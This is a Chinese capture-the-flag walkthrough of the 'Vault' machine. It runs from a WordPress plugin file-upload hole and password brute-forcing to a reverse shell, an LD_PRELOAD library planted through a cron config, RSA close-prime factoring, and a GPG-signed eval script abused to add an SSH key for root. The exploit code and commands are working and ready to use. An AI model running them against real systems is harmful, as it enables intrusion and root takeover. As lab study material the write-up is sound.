

Vault

端口扫描

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7m
gl0F/HRQLGHiA23Il+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJ
meLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoW
dyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SsieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPy
xT/kDKr1VcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh
1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDK=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQflo03hi6346mXex60PxHEjxDuf
HbkQZVosDPFwZttA8gloBLyLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAILRLvZKpSJKETaLR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1
53/tcp    closed domain      reset ttl 64
80/tcp    open  http      syn-ack ttl 64    Apache httpd 2.4.66 ((Debian))
|_http-generator: WordPress 6.9.4
|_http-title: mazesec\xE7\xA4\xBE\xE5\x8C\xBA\xE6\x88\x90\xE5\x91\x98 &#8211;
\xE5\x8A\xA0\xE5\x85\xA5\xE6\x88\x91\xE4\xBB\xAC
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.66 (Debian)
MAC Address: 08:00:27:4D:09:B8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

80端口是 Wordpress , 扫描一下

```
wpscan --api-token xxx --url http://$IP/ -e u,vp --plugins-detection aggressive
```

发现漏洞 [CVE-2026-1357](#)

```
| [!] 1 vulnerability identified:
|
| [!] Title: Migration, Backup, Staging < 0.9.124 - Unauthenticated Arbitrary File Upload
|   Fixed in: 0.9.124
|   References:
|     - https://wpscan.com/vulnerability/9973615c-7af8-44e7-8cae-8e45ccd362e6
|     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2026-1357
|     - https://www.wordfence.com/threat-intel/vulnerabilities/id/e5af0317-ef46-4744-9752-74ce228b5f37
|
| Version: 0.9.122 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://192.168.0.61/wp-content/plugins/wpvivid-backuprestore/readme.txt
```


试了一下，发现失败了，爆破密码也没爆出来

问了下作者，原来是要用首页的 id 提取成字典

```
Randark
BoPo
S@Ku_yA
SuuuuRi
Sublarge
suraxddq
LingMj
sunset
HYH
ta0
DingTom
Yliken
c1trus
bammue
1l104567
cyl-love
Todd
Echo
Ahiz
TriumphK
wackymaker
城南花已开
111
20206675
HGBE
kaada
yulian
Yolo
flowerwitch
wea5e1
```

爆破，密码是 wea5e1

后台就能发现，刚刚那个每打通是因为后台插件没开，开启即可，还要生成一下密钥



用现成的 poc 返回500, 怀疑是有 `disable_functions` , 可以传一个 `phpinfo` 上去来看, 作者其实也留了一个 `info.php`

把 `system` 改成 `exec` 就行, 弹 shell

能监听到定时任务

```
2026/05/03 08:16:01 CMD: UID=1000 PID=26731 | /bin/bash /var/tmp/.sys_update
2026/05/03 08:16:01 CMD: UID=1000 PID=26730 | /bin/sh -c /bin/bash /var/tmp/.sys_update
```

脚本具体不可写, 有个简单的正则过滤

```
#!/bin/bash

curr_sec=$(date +%S)
if [ $curr_sec -lt 30 ]; then
    diff=$((30 - curr_sec))
    read -t $diff <> <(:) > /dev/null 2>&1
fi

CONF="/var/tmp/.service_config"

if [ -f "$CONF" ]; then
    CHECK=$(grep -vE "^[^export [A-Z_]+=[/a-zA-Z0-9._-]+ $" "$CONF")

    if [ -z "$CHECK" ]; then
        . "$CONF"
    fi
fi
```

```
exec -a "/usr/sbin/sys-stats-collect" /usr/bin/awk 'BEGIN{print "Job Done"}' > /dev/null  
2>&1
```

但是变量名 `LD_PRELOAD` 符合 `[A-Z_]+` , 变量值 (如 `/tmp/exploit.so`) 符合 `[/a-zA-Z0-9._-]+`

```
#define _GNU_SOURCE  
#include <fcntl.h>  
#include <sys/stat.h>  
#include <sys/types.h>  
#include <unistd.h>  
  
__attribute__((constructor)) static void run(void) {  
    const char *src = "/bin/bash";  
    const char *dst = "/var/tmp/ta0sh";  
    int in = open(src, O_RDONLY);  
    if (in < 0) return;  
    int out = open(dst, O_WRONLY|O_CREAT|O_TRUNC, 0755);  
    if (out < 0) { close(in); return; }  
    char buf[4096];  
    ssize_t n;  
    while ((n = read(in, buf, sizeof(buf))) > 0) {  
        if (write(out, buf, n) != n) break;  
    }  
    close(in);  
    close(out);  
    chmod(dst, 0755);  
}
```

然后写入配置等待触发

```
gcc -shared -fPIC /var/tmp/ldpreload_ta0.c -o /var/tmp/libta0.so  
printf '%s\n' 'export LD_PRELOAD=/var/tmp/libta0.so' > /var/tmp/.service_config  
chmod 644 /var/tmp/.service_config
```

ta0 家目录下有两文件, 一个是不完整的私钥, 一个是个密码学的题目

密码学的我不会, 直接丢给 ai 了, 是 `p` 、 `q` 非常接近, 可直接做近素数分解

```
from Crypto.Util.number import inverse, long_to_bytes  
import base64  
  
N=342907414165994020003644264069853071087888473461398492760564234568504847850310545761755473  
87593396760716456841067680666550537736929030835788005715533  
e=65537  
C=630663397292932344110924598096204090707622392777266368293236184480569475433607268392527588  
8222658229758199381118184386449967084124219498140114920047  
  
# Fermat / close-prime factorization result  
p=185177594261831261107671636325914207176977951206972553973305880445352555093  
q=185177594261831261107671636325914207176977951206972553973305880445352621081
```

```

phi=(p-1)*(q-1)
d=inverse(e, phi)
m=pow(C, d, N)
pt=long_to_bytes(m)
print('p =', p)
print('q =', q)
print('plaintext =', pt.decode())
inner = pt.decode()[5:-1]
print('inner_b64 =', inner)
print('inner_decoded_hex =', base64.b64decode(inner).hex())
print('inner_decoded_repr =', repr(base64.b64decode(inner)))

```

解密以后是 `flag{sMZfeCxJpMbEX0fLAAADlN1YmxhcmdlQFZhdx0AQIDBA==}`，里头的内容对应的就是私钥的尾部

有执行 `/usr/local/bin/secure_audit` 的权限

```

#!/bin/bash
GPG_BIN="/usr/bin/gpg"
PUB_KEY="/home/Sublarge/audit_pub.asc"
REPORT="/var/tmp/report.gpg"

$GPG_BIN --import "$PUB_KEY"

if $GPG_BIN --batch --trust-model always --verify "$REPORT"; then
    echo "[+] 签名验证通过，正在执行审计指令..."
    CMD=$( $GPG_BIN --batch --decrypt "$REPORT" 2>/dev/null )
    eval "$CMD"
else
    echo "[-] 签名校验失败！"
    exit 1
fi

```

简单来说就是 root 信任了由 Sublarge 完全可控的公钥与报告文件，且把解密结果直接执行

```

#!/usr/bin/env bash
set -euo pipefail

if [ $# -lt 1 ]; then
    echo "Usage: $0 <ssh_public_key_file> [name_email]" >&2
    exit 1
fi

PUBKEY_FILE="$1"
IDENTITY="{2:-audit@vault.local}"
PUBKEY_CONTENT=$(cat "$PUBKEY_FILE")

cat > /tmp/gpg_batch <<EOF
%no-protection
Key-Type: RSA
Key-Length: 2048
Name-Real: Audit

```

```
Name-Email: ${IDENTITY}
Expire-Date: 0
%commit
EOF

gpg --batch --gen-key /tmp/gpg_batch >/dev/null 2>&1 || true
KEYID=$(gpg --list-secret-keys --with-colons "$IDENTITY" 2>/dev/null | awk -F:
'/^sec:/{print $5; exit}')
[ -n "$KEYID" ]

gpg --armor --export "$KEYID" > /home/Sublarge/audit_pub.asc
cat > /tmp/audit_cmd.txt <<EOF
mkdir -p /root/.ssh && chmod 700 /root/.ssh
printf '%s\n' '$PUBKEY_CONTENT' >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
chown -R root:root /root/.ssh
EOF

gpg --batch --yes --local-user "$KEYID" --output /var/tmp/report.gpg --sign
/tmp/audit_cmd.txt
sudo /usr/local/bin/secure_audit

echo '[+] secure_audit payload executed. Try SSH as root now.'
```